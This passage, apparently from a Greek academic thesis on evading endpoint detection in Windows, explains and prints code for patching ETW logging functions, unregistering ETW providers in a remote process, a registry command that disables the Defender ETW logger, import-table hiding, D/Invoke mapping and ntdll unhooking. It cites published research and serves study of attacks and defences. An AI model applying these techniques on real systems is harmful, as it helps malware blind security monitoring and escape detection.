Μάλιστα, η κακόβουλη εκμετάλλευση του συγκεκριμένου παραγωγού γεγονότων συστήματος, είχε ξεκινήσει αρκετά χρόνια πριν, για μία εντελώς διαφορετική χρήση. Το 2016 είχε δημιουργηθεί keylogger βασισμένος στο ETW[39]. Κατόπιν, βρίσκουμε την εκμετάλλευσή του από το λογισμικό Slingshot[40], που ο πρώτου σταδίου loader μετονόμαζε την επέκταση των αρχείων καταγραφής του ETW σε .tmp για να αποφύγει την καταγραφή των δραστηριοτήτων του στο σύστημα (Teodorescu, Korkin, & Golchikov, 2021).

[38] https://github.com/scrt/avcleaner

[39] https://cyberpointllc.com/blog-posts/cp-logging-keystrokes-with-event-tracing-for-windows-etw.php με τον κώδικα POC: https://github.com/CyberPoint/Ruxcon2016ETW

[40] https://malpedia.caad.fkie.fraunhofer.de/actor/slingshot

Αν ακολουθήσουμε προς τα πίσω τις καταγραφές που γίνονται από ETW κατά την εκτέλεση ενός δικού μας προγράμματος, θα δούμε ότι αυτό υλοποιείται στο επίπεδο χρήστη (userland), από τη συνάρτηση `ntdll!EtwEventWrite`, δηλαδή είναι υλοποιημένο στο ntdll.dll,ως εκ τούτου φορτώνεται στη περιοχή μνήμης της διεργασίας μας, από όπου και κάνει τις καταγραφές. Άρα έχουμε πλήρη έλεγχο πάνω σε αυτό το DLL, και κατά συνέπεια στη λειτουργικότητα ETW[41] (αν και όπως είδαμε η έδρα του είναι στον πυρήνα του λειτουργικού). Τα περισσότερα προϊόντα ασφαλείας της Microsoft, που χρησιμοποιούν το ETW κάνουν χρήση των συναρτήσεων `EtwEventWrite`, που καταλήγει στην `EtwEventWriteFull`, και αυτή με τη σειρά της στην `EtwpEventWriteFull` στον πυρήνα.

Η πιο απλή παράκαμψη για το ETW για ένα κακόβουλο πρόγραμμα που προσπαθεί να κρύψει την λειτουργία του κατά την εκτέλεση, είναι να τροποποιηθεί η συνάρτηση `EtwEventWrite`, όπως είπαμε, καλείται για να γίνει εγγραφή των γεγονότων ETW. Αυτό επιτυγχάνεται με την ανάκληση της διεύθυνσή της από το ntdll.dll, και αντικατάσταση των πρώτων εντολών στη διεύθυνση αυτή με εντολές που να επιστρέφουν τιμή επιτυχημένης λειτουργίας (SUCCESS). (Mieghem, 2022)

```
void disableETW(void) {
	// return 0
	unsigned char patch[] = { 0x48, 0x33, 0xc0, 0xc3};//xor rax, rax; ret

	ULONG oldprotect = 0;
	size_t size = sizeof(patch);

	HANDLE hCurrentProc = GetCurrentProcess();

	unsigned char sEtwEventWrite[] = {
'E','t','w','E','v','e','n','t','W','r','i','t','e', 0x0 };

	void *pEventWrite = GetProcAddress(GetModuleHandle((LPCSTR) sNtdll),
(LPCSTR) sEtwEventWrite);

	NtProtectVirtualMemory(hCurrentProc, &pEventWrite, (PSIZE_T) &size,
PAGE_READWRITE, &oldprotect);

	memcpy(pEventWrite, patch, size / sizeof(patch[0]));

	NtProtectVirtualMemory(hCurrentProc, &pEventWrite, (PSIZE_T) &size,
oldprotect, &oldprotect);
	FlushInstructionCache(hCurrentProc, pEventWrite, size);
```

Φυσικά, πλέον όλα τα EDRs έχουν hooks σε αυτές τις συναρτήσεις, οπότε θα πρέπει να βρεθεί η διεπαφή, το σημείο που περνάμε από περιοχή δικαιωμάτων χρήστη (usermode) σε πυρήνα (kernel) και επιστρέφουμε τη συνάρτηση με επιτυχία. Ένας τρόπος είναι να γίνει επέμβαση στη ρουτίνα `NtTraceEvent`, και αφού εντοπιστεί η διεύθυνσή της[42], να αλλαχθούν τα δικαιώματα στην περιοχή αυτή με τη συνάρτηση `VirtualProtect`. Κατόπιν, θα πρέπει να αλλαχθεί ο κώδικας με την εντολή `memcpy` ώστε εκεί να γίνει η εγγραφή της εντολής `retn` (Return). Πάντα πρέπει να λαμβάνονται υπόψη και άλλα τεχνάσματα ώστε να μην ενεργοποιούνται τα EDRs, όπως ότι η εντολή `VirtualProtect` θα πρέπει να καλείται στην αρχή με δικαιώματα RWX (Read Write Execute), και μετά την χρήση της `memcpy` να ξανακαλείται για να επιστρέψει τα δικαιώματα σε RX(Read Execute). Απαραίτητα θα χρειαστεί και παραπλάνηση των εντολών (obfuscation). Στην περίπτωση που χρησιμοποιηθεί ένας καθιερωμένος obfuscator, όπως ο *ComfuserEx2*, θα απαιτηθούν αλλαγές στον κώδικα για να μην ανιχνεύεται.

[41] https://www.mdsec.co.uk/2020/03/hiding-your-net-etw/
[42] https://whiteknightlabs.com/2021/12/11/bypassing-etw-for-fun-and-profit/

```
VirtualProtect(NtTraceEventAddr + 3, 1, PAGE_EXECUTE_READWRITE, &dwOld)
Memcpy(address + 3, "\xc3", 1);
VirtualProtect(NtTraceEventAddr + 3, 1, dwOld, &dwOld)
```

Να σημειωθεί ότι ο κωδικός της εντολής επιστροφής (`"\xc3"`) και η μετατόπιση (`"address + 3"`) έχουν ληφθεί χειροκίνητα.

Άλλη διαδρομή για τη σίγαση του ETW, μπορεί να γίνει μέσω της ακύρωσης της συνδρομής κάποιων καταναλωτών, ή την απενεργοποίηση κάποιων παρόχων μέσω των ελεγκτών και συγκεκριμένα ή της αναδρομολόγησης μίας συνδρομής σε άλλο καταναλωτή[43]. Για παράδειγμα, αναφορικά με την απενεργοποίηση της καταγραφής Common Language Runtime (CLR) χωρίς να χρειαστεί να γίνει αλλαγή (patching) στον κώδικα των APIs του ETW, είναι δυνατό με μία από τις παρακάτω μεθόδους:

1. Πρόκληση έκδοσης μίας εντολής `McGenControlCallbackV2` (αντίστοιχη της `EnableCallback` για CLR) με παράμετρο `EVENT_CONTROL_CODE_DISABLE_PROVIDER`[44]. Αυτό μπορεί να προκληθεί με κάποια από τις `StartTrace` ή `EnableTraceEx` API, και πιθανώς από την `NtTraceControl` API.
2. Απευθείας τροποποίηση της δομής (structure) MCGEN_TRACE_CONTEXT για την αποφυγή περαιτέρω καταγραφής.

```
void *NtTraceEventAddr = GetProcAddress(LoadLibrary("ntdll.dll"),
"NtTraceEvent");
```


3. Χρήση του `EventUnregister` API στο οποίο θα εισαχθεί το registration handle. Για τη συγκεκριμένη μέθοδο παρέχεται κώδικας ο επεξηγηματικός κώδικας.

[43] https://modexp.wordpress.com/2020/04/08/red-teams-etw/
[44] https://docs.microsoft.com/en-us/windows/win32/api/evntprov/nc-evntprov-penablecallback

```
BOOL etw_disable(
    HANDLE              hp,
    PRTL_BALANCED_NODE  node,
    USHORT              index)
{
    HMODULE                m;
    HANDLE                 ht;
    RtlCreateUserThread_t  pRtlCreateUserThread;
    CLIENT_ID              cid;
    NTSTATUS               nt=~0UL;
    REGHANDLE              RegHandle;
    EventUnregister_t      pEtwEventUnregister;
    ULONG                  Result;

    // resolve address of API for creating new thread
    m = GetModuleHandle(L"ntdll.dll");
    pRtlCreateUserThread = (RtlCreateUserThread_t)
        GetProcAddress(m, "RtlCreateUserThread");

    // create registration handle
    RegHandle           = (REGHANDLE)((ULONG64)node | (ULONG64)index << 48);
    pEtwEventUnregister = (EventUnregister_t)GetProcAddress(m,
"EtwEventUnregister");

    // execute payload in remote process
    printf("  [ Executing EventUnregister in remote process.\n");
    nt = pRtlCreateUserThread(hp, NULL, FALSE, 0, NULL,
      NULL, pEtwEventUnregister, (PVOID)RegHandle, &ht, &cid);

    printf("  [ NTSTATUS is %lx\n", nt);
    WaitForSingleObject(ht, INFINITE);

    // read result of EtwEventUnregister
    GetExitCodeThread(ht, &Result);
    CloseHandle(ht);

    SetLastError(Result);

    if(Result != ERROR_SUCCESS) {
      xstrerror(L"etw_disable");
      return FALSE;
    }
    disabled_cnt++;
    return TRUE;
}
```

Η συνολική εικόνα των επιθέσεων που μπορεί να γίνουν στο ETW, δίνεται στο (Teodorescu, Korkin, & Golchikov, 2021) καθώς και στην παρουσίαση που έκανε η ίδια ομάδα στη BlackHat 2021[45] και απεικονίζεται εδώ:

[45] https://i.blackhat.com/EU-21/Wednesday/EU-21-Teodorescu-Veni-No-Vidi-No-Vici-Attacks-On-ETW-Blind-EDRs.pdf. Το βίντεο της παρουσίασης είναι αναρτημένο στο YouTube: https://www.youtube.com/watch?v=wZG0h1q7fMg



Εικόνα 9. Μοντέλο απειλής για το ETW (Teodorescu, Korkin, & Golchikov, 2021).

Μπορούμε να διακρίνουμε κάποιες επιθέσεις που μπορούν να γίνουν με την μπλε γραμμή και τα οποία απαιτούν πρόσβαση στον πυρήνα, άρα απαιτείται η εγκατάσταση κάποιου οδηγού (driver) στο λειτουργικό σύστημα.

Τα χρώματα στα διανύσματα επίθεσης αναλύονται ως παρακάτω:

- Το κόκκινο δείχνει επιθέσεις στο ETW από το εσωτερικό μιας κακόβουλης διεργασίας.
- Το θαλασσί δείχνει επιθέσεις στο ETW με την τροποποίηση μεταβλητών περιβάλλοντος (environment variables), κλειδιών registry και αρχείων.
- Το πορτοκαλί δείχνει επιθέσεις στο ETW σε Παρόχους επιπέδου χρήστη.
- Το μπλε δείχνει επιθέσεις στο ETW σε Παρόχους επιπέδου πυρήνα.
- Το μοβ δείχνει επιθέσεις σε ETW συνεδρίες επικοινωνίας (sessions).

Το σύνολο των διαφορετικών τεχνικών που έχουν βρεθεί μέχρι τώρα είναι 36 σύμφωνα με την παραπάνω μελέτη, με την πολυπληθέστερη κατηγορία να είναι η πορτοκαλί

Εκτός από τις επιθέσεις που έχουν αποκαλυφθεί από άλλους μέχρι τώρα, η ομάδα της Binarly, παρουσίασε πολλές ακόμα επιτυχημένες επιθέσεις στο ETW. Για το λόγο αυτό συνέγραψε και κάποια εργαλεία, όπως το EtwCheck. Το εργαλείο αυτό, μεταξύ άλλων, εξαγάγει διάφορα δεδομένα από τον πυρήνα, όπως τη δομή που βρίσκεται μόνο στη μνήμη `WMI_LOGGER_CONTEXT` για κάθε σύνοδο επικοινωνίας (session), η οποία περιλαμβάνει: Περιγραφείς Ασφαλείας (Security Descriptors), Σημαίες (Flags) και αριθμούς ταυτοποίησης διεργασιών Process IDs). Έτσι, μπορεί κάποιος να προσδιορίσει πια εφαρμογή είναι πίσω από κάθε σύνοδο.


Για παράδειγμα, αποκάλυψε ότι και μόνο η επέμβαση σε ένα κλειδί της registry, `HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger`, μπορεί να απενεργοποιήσει το Windows Defender. Αυτό επιτυγχάνεται με το μηδενισμό της τιμής του κλειδιού στη registry που αντιστοιχεί στην ETW σύνοδό του (Teodorescu, Korkin, & Golchikov, 2021)

```
reg add
"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v
"Start" /t REG_DWORD /d "0" /f
```

Επίσης παρουσιάζονται και άλλες δύο επιθέσεις που απαιτούν την εγκατάσταση οδηγού (driver), ώστε να είναι δυνατό στην πρώτη επίθεση, να κάνει ερωτήματα με τη συνάρτηση

`QuerryAllTracesW()` και στη δεύτερη επίθεση να διακόψει κάποιες συνόδους επικοινωνίας με χρήση της συνάρτησης `StopTraceW()`. Αρχικά για να καταφέρει να περάσει τους ελέγχους ασφαλείας που εκτελούνται στη συνάρτηση `EtwpStopTrace`, θα πρέπει να τροποποιήσει τα στοιχεία του SecurityDescriptor με άλλης διεργασίας που θα έχει αντίστοιχα δικαιώματα, όπως θα τα ανακτήσει από τη δομή `WMI_LOGGER_CONTEXT`. Για την ολοκλήρωση της πρώτης επίθεσης θα πρέπει να καθαρίσει τη σημαία "flags.SecurityTrace", ώστε να επιτευχθεί η εκτέλεση της συνάρτησης `EtwpGetLoggerInfoFromContext`. Στη δεύτερη επίθεση θα χρειαστεί επίσης να αλλάξει τα στοιχεία της δομής LoggerMode, ώστε να εκτελεστεί τελικά η συνάρτηση `EtwpStopLoggerInstance`. (Teodorescu, Korkin, & Golchikov, 2021)

Σχεδιαγραμματική απεικόνιση και των δύο παραπάνω επιθέσεων:



Εικόνα 10. Σχεδιαγραμματική απεικόνιση της επίθεσης με χρήση driver (Teodorescu, Korkin, & Golchikov, 2021)

Αντίστοιχες επιθέσεις παραθέτοντας και στη μελέτη "An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors", (Karantzas & Patsakis, 2021), οι οποίες αδρανοποιούν τμήματα του ETW και την αντίστοιχη επικοινωνία σε 2 περιπτώσεις για το EDR της Microsoft, Windows Defender for Endpoints (ATP), και σε μία περίπτωση το EDR της Sophos. Ένα βασικό χαρακτηριστικό του ATP της Microsoft, είναι ότι βασίζεται πολύ στον πυρήνα του λειτουργικού, και δεν είναι περισσότερο προς τη μεριά της περιοχής χρήστη, και έτσι έχει καλύτερη "ορατότητα" στο δίκτυο και δυνατότητες ανίχνευσης κακόβουλων ενεργειών.

Οι δύο επιθέσεις που γίνονται μέσω το ETW στο ATP στη συγκεκριμένη μελέτη είναι η "Manually Patching Callbacks to Load Unsigned Drivers" και "Manually Patching an ETWTi Function to Dump Local Security Authority Subsystem Service (LSASS) without Alerts".

3.1.3 Αποφυγή Καταγραφής Ύποπτων Συναρτήσεων στο Import Address Table (IAT)

Τα EDR σαρώνουν το IAT, προκειμένου να ελέγξουν αν τα Windows API (WINAPI) που έχουν δηλωθεί ότι θα γίνει η χρήση τους, είναι ύποπτα. Θα πρέπει λοιπόν να γίνει η χρήση των απαραίτητων Windows API με διαφορετικό τρόπο, ώστε να μην καταλήξουν εκ των προτέρων σε αυτή τη λίστα.

Η πρώτη λύση είναι να γίνεται η κλήση τους δυναμικά, οπότε να μην είναι απαραίτητη η εκ των προτέρων δήλωσή τους. Όμως αυτό είναι κάτι που εντοπίζεται πλέον από τα EDRs και μπλοκάρεται.

Η άλλη λύση είναι να γίνεται απευθείας κλήση συστήματος (Direct System Call), όπως περιγράφεται στο "Απευθείας Κλήσεις Συστήματος και Αποφυγή του "Mark of the Syscall", κάτι το οποίο είναι δεδομένο στις μέρες μας ότι πρέπει να γίνεται για τα Windows APIs που υποτυπώνονται από τα EDRs: `VirtualAlloc`, `VirtualProtect`, `WriteProcessMemory`, `CreateRemoteThread`, `SetThreadContext` και τα αντίστοιχα Nt APIs.

Όμως μπορεί να χρησιμοποιηθεί και ένας άλλος τρόπος για τα λιγότερο ύποπτα APIs που δεν έχουν αγκίστρωση, καλώντας τη διεύθυνσή των ίδιων των APIs απευθείας, και επιπλέον

αποκρύπτοντας το string του ονόματος με κάποια τεχνική σύγχυσης, πχ με κατακερματισμό του string σε χαρακτήρες:

```
typedef BOOL (WINAPI * pVirtualProtect)(LPVOID lpAddress,SIZE_T
dwSize, DWORD  flNewProtect, PDWORD lpflOldProtect);
pVirtualProtect fnVirtualProtect;
unsigned char sVirtualProtect[] =
{'V','i','r','t','u','a','l','P','r','o','t','e','c','t', 0x0 };
unsigned char sKernel32[] =
{'k','e','r','n','e','l','3','2','.','d','l','l', 0x0 };
fnVirtualProtect = (pVirtualProtect)
GetProcAddress(GetModuleHandle((LPCSTR) sKernel32),
(LPCSTR)sVirtualProtect);
// call VirtualProtect
fnVirtualProtect(address, dwSize, PAGE_READWRITE, &oldProt);
```

Είναι προφανές από το παραπάνω, ότι με τη μέθοδο αυτή δεν παρακάμπτεται η κλήση της συνάρτησης, απλά αποφεύγεται να εισέλθει στον πίνακα IAT, άρα κάθε hook που υπάρχει στη συγκεκριμένη συνάρτηση από το EDR, θα δουλέψει κανονικά κατά την κλήση της. Επιπλέον, όταν σπάμε κάποια συμβολοσειρά (string) σε επιμέρους γράμματα, δεν καταχωρείται στον τομέα .rdata του PE binary, και θα γινόταν αμέσως αντιληπτό από τα αντιιικά. Με αυτό τον τρόπο καταχωρείται στη στοίβα κατά την εκτέλεση. (SCRT Sec Team blog, 2020)

Η παραπάνω τεχνική είναι ουσιαστικά ένας μέρος της Δυναμικής Κλήσης Συστήματος (Dynamic Invocation) που θα αναλυθεί παρακάτω στην επόμενη παράγραφο, με λιγότερη όμως ευελιξία και χρήση εναλλακτικών μεθόδων .

3.1.4 Χρήση Δυναμικής Κλήσης (Dynamic Invocation - D/invoke)

Το Dynamic Invocation, ή σύντομα D/Invoke[46], είναι μια δυναμική υλοποίηση της Platform Invoke (P/Invoke). Τόσο το P/Invoke, όσο και το D/Invoke, παρέχουν τη δυνατότητα στον προγραμματιστή να καλέσει μη διαχειριζόμενο από τον υπολογιστή (unmanaged) κώδικα μέσα από τη γλώσσα C#, άρα και WIN32 APIs. Η διαφορά μεταξύ τους είναι ότι το D/Invoke εκτελείται με δυναμική φόρτωση dlls την ώρα της εκτέλεσης, με χρήση ενός δείκτη στη διεύθυνση μνήμης που περιέχει τα dlls. Έτσι, αποφεύγονται οι ύποπτες στατικές κλήσεις του P/Invoke που υποτυπώνονται από τα προγράμματα ασφαλείας. Γίνεται, λοιπόν, δυνατή η κλήση WIN32 APIs, περνώντας και τα αναγκαία ορίσματα, από τη μνήμη, και αποκτώντας δυνατότητες μέσα από το διαχειριζόμενο (managed) κώδικα της C# να αναθέσουμε μνήμη, `VirtualAlloc()`, ή να δημιουργήσουμε νήματα, `CreateThread()`, που πριν ήταν αδύνατο. (TheWover, 2020)

Κάνοντας, λοιπόν, χρήση της τεχνικής D/Invoke, αποφεύγονται τα τοποθετημένα αγκίστρια μέσα στις ρουτίνες WIN32 API, αλλά και την καταγραφή αυτών των ρουτινών στο Import Address Table (IAT). Η τεχνική αυτή ενσωματώθηκε αρχικά στο SharpSloit[47], αλλά αργότερα κυκλοφόρησε το Nuget[48] package που είναι έτοιμο για εισαγωγή σε οποιοδήποτε C# πρότζεκτ. (TheWover, 2020)

Το D/Invoke παρέχει τις παρακάτω δυνατότητες κλήσεως συναρτήσεων Win32 API (NVISO, 2020)[49]:

[46] https://github.com/TheWover/DInvoke
[47] https://github.com/cobbr/SharpSploit
[48] https://www.nuget.org/packages/DInvoke/ το οποίο είναι χαρακτηρισμένο πλέον από τον Win Defender.
[49] Κώδικας από την αναφερόμενη παραπομπή, όχι για syscall: https://github.com/NVISOsecurity/DInvisibleRegistry

1. Manual Mapping: Γίνεται πλήρη αντιγραφή του dll "στόχου" από το δίσκο στη μνήμη της διεργασίας και καλούνται όλες οι συναρτήσεις API από το αντίγραφο αυτό.

```
DInvoke.Data.PE.PE_MANUAL_MAP mappedDLL = new DInvoke.Data.PE.PE_MANUAL_MAP();
mappedDLL =
DInvoke.ManualMap.Map.MapModuleToMemory(@"C:\Windows\System32\ntdll.dll");
```

2. Overload Mapping: Είναι παρόμοια με το Manual Mapping, αλλά τώρα δε δηλώνεται η περιοχή μνήμης που θα γίνει η φόρτωση. Το πρόγραμμα διαλέγει τυχαία ένα DLL που δεν έχει φορτωθεί ακόμα, είναι υπογεγραμμένο και υπάρχει στο %WINDIR%\System32. Το νέο αντίγραφο ntdll.dll θα γραφτεί στην περιοχή μνήμης του νόμιμου DLL που επιλέχτηκε παραπάνω, και όταν εκτελείται, φαίνεται ότι εκτελείται από το νόμιμο DLL.

```
DInvoke.Data.PE.PE_MANUAL_MAP mappedDLL =
DInvoke.ManualMap.Overload.OverloadModule(@"C:\Windows\System32\ntdll.dll");
```

3. Syscalls: Είναι η υλοποίηση μίας απευθείας κλήσης συστήματος μέσω του D/Invoke, όπως θα δούμε πιο κάτω αναλυτικά στο "Απευθείας Κλήσεις Συστήματος και Αποφυγή του "Mark of the Syscall"". Ο κώδικας για την σωστή υλοποίηση δίνεται στο σύνδεσμο εδώ[50].

Η τεχνική αυτή μπορεί πλέον να εντοπίζεται από τα προγράμματα ασφαλείας, αλλά αποτέλεσε τη βάση για όλες τις επόμενες τεχνικές, αφού η δυναμική κλήση των βιβλιοθηκών dlls του συστήματος, κάνει το κακόβουλο πρόγραμμα που είναι γραμμένο σε C#, λιγότερο ορατό στα προγράμματα ασφαλείας.

3.1.5 Απαγκίστρωση (Unhooking) των Hooks

Όπως αναφέρθηκε παραπάνω, στην ενότητα "Ανάλυση Τεχνικής Αγκίστρωσης (Hooking) σε Ρουτίνες του API που χρησιμοποιούνται από τα EDR", υπάρχουν δύο περιπτώσεις που μπορεί να χρησιμοποιήσει το EDR για να κάνει αγκίστρωση. Η πρώτη είναι στον πίνακα Import Address Table (IAT) και η δεύτερη εντός της συνάρτηση (inline).

Ο τρόπος που θα γίνει η απαγκίστρωση στην πρώτη περίπτωση, του IAT, περιγράφεται στο (Climent-Pommeret, 2022c) ενώ ο κώδικας δίνεται εδώ[51]. Όπως έχει αναφερθεί και παρά πάνω, δε χρειάζεται να προβούμε στην απαγκίστρωση και επαναφορά των αρχικών διευθύνσεων μνήμης στον πίνακα Import Address Table (IAT), αν χρησιμοποιούμε δυναμική φόρτωση των βιβλιοθηκών. Στην περίπτωση όμως που απαιτείται, το μόνο που έχουμε να κάνουμε είναι να επαναφέρουμε τις διευθύνσεις IAT στις πραγματικές διευθύνσεις, για όσες εγγραφές αφορούν συναρτήσεις που θα γίνει η χρήση τους. Για τον υπολογισμό της πραγματικής διεύθυνσης πρέπει να τμηματοποιήσουμε (parsing) τον πίνακα Export Address Table του DLLs που περιέχει τη συνάρτηση και να εξάγουμε τη Relative Virtual Address (RVA) της συγκεκριμένης συνάρτησης. Τη διεύθυνση αυτή, αν την προσθέσουμε στη διεύθυνση βάσης του dll, πχ του kernel32.dll, θα πάρουμε την τιμή της συνάρτησης που πρέπει να εισαχθεί στον πίνακα του IAT. Μάλιστα η συγκεκριμένη μέθοδος μπορεί να χρησιμεύσει και για τον έλεγχο απλά αν έχει γίνει αγκίστρωση τον IAT.

Όσον αφορά την απαγκίστρωση συναρτήσεων που έχει γίνει μέσα στον κώδικα, εντοπίζεται αν ο κώδικας της συνάρτησης ξεκινάει (ή ελάχιστα πιο κάτω) με μια -μη αναμενόμενη- εντολή `jmp`.


Αν επιθυμούμε να μην διαγράψουμε το αγκίστρι στη συνάρτηση, πχ για την περίπτωση που το EDR εκτελεί περιοδικό έλεγχο για περίεργες διαγραφές στα αγκίστρια, μπορούμε να χρησιμοποιήσουμε την πρώτη μέθοδο, αλλαγή του IAT, όχι πλέον στην κανονική συνάρτηση API,

[50] https://offensivedefence.co.uk/posts/dinvoke-syscalls/
[51] https://github.com/xalicex/Unhook-Import-Address-Table

που είναι ούτως ή άλλως, αλλά σε περιοχή μνήμης που έχουμε δημιουργήσει αντίγραφο της αρχικής συνάρτησης ή όλου του ntdll.dll.

Αν δεν αποτελεί πρόβλημα να αλλάξουμε τις συναρτήσεις που έχουν αγκίστρι, μπορούμε να αντικαταστήσουμε τα πρώτα 5 bytes (αν υποθέσουμε ότι εκεί είναι το `jmp`) των συναρτήσεων API που απαιτούνται, με τα αυθεντικά που βρίσκονται στο αντίστοιχο dll στο δίσκο. (Baranauskas, 2019)

Φυσικά, η πιο απλή τεχνική, είναι να ζητήσουμε ένα νέο "καθαρό" αντίγραφο της βιβλιοθήκης ntdll.dll από το δίσκο, και να αντικαταστήσουμε το σημείο μνήμης της συγκεκριμένης βιβλιοθήκης, και μάλιστα μόνο το τμήμα .text. Ο τρόπος που μπορεί να γίνει αυτό δίνεται στο .Υπάρχουν όμως αναφορές ότι αυτό γίνεται ευκολότερα αντιληπτό από τα EDRs. (Baranauskas, 2020b)




Εικόνα 11.Απαγκίστρωση NTSLL.DLL μέσω επανεγγραφής του τμήματος .text από το καθαρό αντίγραφο στο δίσκο. (Baranauskas, 2020b)

Γενικά, θα πρέπει να έχουμε κατά νου ότι η διαδικασία της αφαίρεσης των αγκιστριών, θα γίνει με συναρτήσεις που έχουν αγκίστρι (μέχρι να καθαριστούν) και έτσι είναι δυνατό να πέσουμε σε κάποια συμπεριφορική υπογραφή του EDR και να μας αποκόψει. Για παράδειγμα η απαγκίστρωση μπορεί να απαιτήσει τη χρήση της `Kernel32!VirtualProtect` ή οποία με τη σειρά της καλεί την `ntdll!NtProtectVirtualMemory` (Specter Ops, 2021). Ενδεχομένως όμως υπάρχει τρόπος αποφυγής, κάνοντας χρήση ανάγνωσης bytes από το δίσκο και αναθέτοντας μνήμη με τον δικό τους φορτωτή (loader).

3.1.6 Απευθείας Κλήσεις Συστήματος και Αποφυγή του "Mark of the Syscall"

